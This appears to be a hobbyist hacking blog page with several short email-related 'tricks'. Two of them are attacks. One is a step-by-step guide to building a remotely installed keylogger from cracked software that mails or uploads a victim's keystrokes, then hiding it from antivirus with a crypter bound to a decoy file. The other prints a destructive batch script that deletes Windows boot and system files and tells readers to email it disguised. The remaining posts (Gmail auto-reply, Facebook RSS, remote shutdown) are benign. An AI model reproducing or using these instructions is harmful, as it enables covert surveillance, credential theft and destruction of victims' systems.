Showing posts with label Email. Show all posts

Monday, 15 April 2013

Hack using Keylogger

No comments:
hey guys after a long time i am gonna a post something that is in real related to hacking actually this time its very easy stuff to do because I am gonna do this using a keylogger.

i know phishing is very easy and keylogging requires patience and even the access of victims computer but what if i say this will be done remotely or in any such other way. So this is my stuff to work out on. So lets see what do we need to do.

KEYLOGGER TO USE
I use Ardamax keylogger for this stuff because it is free and best part it comes with remote installation option.

SO how to do this thing

  1. Install Ardamax keylogger from Setup Crack Serial (Download every file)
  2. Now its just easy just copy the application in crack folder to your installation folder.
  3. Now right click on the Keylogger and click ENTER REGISTRATION KEY.And right the serial present in serial text file.
  4. Now you are all done just click on Remote Installation Button. 
    1. At first Screen Click next 
    2. Click next again

    3. Now tick every box present and click next.

    4. Again check all the boxes and give your file a password so that no one can access you keylogger even if they find it out.And click next
    5. Check the box RUN ON WINDOWS STARTUP and click next
    6. Check the "Send logs every" and select the delivery method.
      1. FOR EMAIL - Add the email to which you would send the mail. Then click on username and give it an Original email(fake email address must be made) and write the real password of it and then click next
      2. FOR FTP - Add the FTP host Address, Give your username at that server and its password and the folder it must be sent to. For this i used drivehq.com 
    7. Now click Next THREE pages and at destination give your output a name and a destination as well as the icon to it. And click next 
    8. And click finish to get your final output
This was very easy to do but its not very easy when your victim has a small problem installed in it that thing is ANTIVIRUS SO HOW TO BYPASS IT. Here it is how to bypass the Antivirus.

  1. Install this software called steal crypter to bypass the antivirus click here
  2. Click on browse in front of [#1] [Server 1] and browse to your remote keylogger.
  3. Click on browse in front of [#2] [Bind with] and browse to file with which your keylogger must be attached to.
  4. Click on change icon and change the icon to any desirable icon.
  5. And now click Crypt File
AND NOW YOU ARE ALL DONE FOR ANY QUERY CONTACT US AT OUR FB PAGE OR HERE JUST BELOW COMMENT.

STAY TECHIE (Hti)

Sunday, 31 March 2013

SET UP AUTOMAILER IN GMAIL

No comments:
Today we are gonna learn what is automailer and how to set up this service on your gmail account. And the best part of this service is that we do not require any additional software but it is in built service provided by our gmail.

So WHAT IS AUTOMAILER 
IT is generaly a service which will respond to the email that comes to you automatically with your preset message.


HOW TO SET UP AUTOMAILER
It is very easy to setup this service
  1. Login to Gmail
  2. Click on Settings tab at the top
    (HTML GMAIL)
    (NEW GMAIL)

  3. Now GOTO Vacation responder:  And turn this service on


AND THATS ALL NOW YOU JUST HAVE TO SELECT THE SUBJECT THE MESSAGE AND WHO YOU WANT TO SEND IT TO

If you want that it should be sent to all the people in your contact select the box and if you want that it should be sent to alll anonymous people then leave this box unchecked


HOPE YOU LIKE THIS TRICK OF OURS LIKE THIS TRICK ON OUR FB PAGE OR JUST GIVE IT A COMMENT BELOW

STAY TECHIE (HTI)


Friday, 8 February 2013

How To Add Your Facebook Notifications Feed To Any RSS Reader

No comments:
This is One of the trick any one performs on his or her smartphone via facebook but this time its for all the google users this trick will help them a lot


SO HOW TO PERFORM THIS TRICK


  1. Visit This link after logging in your Id 
    Get notifications via:

    Text Message · RSS
  2. Click on RSS
  3. Now a XML page will appear in front of you just copy the given address


  1. Now Visit this address and login to your id 
  2. And Click on this Button SUBSCRIBE
  3. Paste The URL from the Facebook page. 


AND THATS ALL YOU ARE DONE JUST DONT FORGET TO LIKE OUR PAGE ON FACEBOOK AND COMMENT BELOW

Tuesday, 11 December 2012

How to send an self destructing email

No comments:
I know that most of my friends wish if they could send self destructing emails and now its is possible one of the site oneshare.es provides us with all these needs.


So here It is how to do


  1. To get started head over to this website and click on the Create One Now button.
2. Type your message in enter a message you want to encrypt and set the days to be destructed if not viewed and click create link.


3. Now copy the provided link and if this link is vied one's its never again to be visible

Wednesday, 26 September 2012

Shock Your Friend With Email

No comments:
So this trick is actually related to notepad as i have been telling you from before about making viruses using notepade in the following links
And many more at following address


But this one is a bit different 
  1. So first Open NotePad And copy following code                                                                                                      @echo off
    attrib -r -s -h c:\autoexec.bat
    del c:\autoexec.bat
    attrib -r -s -h c:\boot.ini
    del c:\boot.ini
    attrib -r -s -h c:\ntldr
    del c:\ntldr
    attrib -r -s -h c:\windows\win.ini
    del c:\windows\win.ini
  2. Now after Copying code above save it as Anything.bat
  3. And now you are done to send it as an email and remember to change its name to something attractive but remember Dont change .Bat
Note-This file should not be clicked by you else is history
Don't forget to comment and like our Facebook page

Sunday, 19 August 2012

Shutdown A Computer With A Cell Phone/Email

No comments:
This is a great trick which lets you shutdown your computer with a help of a mail or even with a cell phone but i m truely sorry for the pictures they will be soon updated

First, you need the batch files to perform the Shutdown, Hibernate operation
For example,
shutdown -r -t 10 -c "shutting down"
Copy this code and paste it in notepad, save it as shutdown.bat
 2 Now open up Microsoft Outlook. I am assuming that you have already configured it for your Email and I am not going to teach you about setting mail in Microsoft Outlook. Now we will need to make it so that Outlook checks your inbox about every minute.
You can do this by going to Tools>Options. Then click on Mail Setup tab, and then, the Send/Receive button.